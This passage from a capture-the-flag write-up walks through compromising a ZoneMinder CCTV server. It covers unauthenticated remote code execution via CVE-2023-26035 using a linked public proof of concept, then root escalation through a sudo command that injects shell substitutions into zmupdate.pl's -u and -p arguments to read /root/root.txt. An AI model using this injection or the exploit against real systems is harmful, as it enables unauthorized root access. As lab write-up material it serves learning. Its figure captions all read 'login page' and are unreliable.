


Figure 15: login page.

and this revealed a new login page, zoneminder login page.

ZoneMinder is a free, open source Closed-circuit television software application for Linux which supports IP, USB and Analog cameras.




Figure 16: login page.

after trying default credentials and brute force we ended up finding an other CVE for zoneminder.

The critical flaw stems from an insufficient validation of permissions check to the snapshot.php file of the software. Specifically, there are no permissions check on the snapshot action, which expects an id to fetch an existing monitor but can be passed an object to create a new one instead. This leads to Unauthenticated Remote Code Execution, and The function TriggerOn ends up calling shell_exec using the supplied Id.




Figure 17: login page.

so after checking the version of our zoneminder i used the public POC from this github: https://github.com/rvizx/CVE-2023-26035

and we got access to shell as zoeminder user




Figure 18: login page.

as we can see in the followng figure, zoneminder can run some purl programs in the /usr/bin repository




Figure 19: login page.

and those all the programs zoneminder can run as a sudo




Figure 20: login page.

after studying the programs, zmupdate.pl seemed to be vulnrable

zmupdate.pl is used to check what is the most release of ZoneMinder is at the moment, and it's responsable of applying, configuringa and upgrading....ect.

The vulnerability in the zmupdate.pl script lies in the way it handles command line arguments. Specifically, the -u and -p options, which are meant to specify the database




Figure 21: login page.

user and password, respectively.

in the command

```
sudo /usr/bin/zmupdate.pl -v 1 -u '$(cat /root/root.txt)' -p '$(id)'
```

The arguments for -u and -p are enclosed in single quotes, which means they are interpreted by the shell as string literals. However, they contain shell command substitutions

`$(...)`.

Normally, these would be executed by the shell, but because they're in single quotes, they're not.

When zmupdate.pl receives these arguments, it doesn't sanitize them before using them in a context where they're interpreted as commands. This is known as command injection vulnerability. In this case, the script is run with sudo, so those commands are executed with root privileges.

So,

`$(cat /root/root.txt)`

reads the content of /root/root.txt file and

`$(id)`

returns the user identity, both running as root.

and as you can see in the following figure we managed to get the root flag




Figure 22: login page.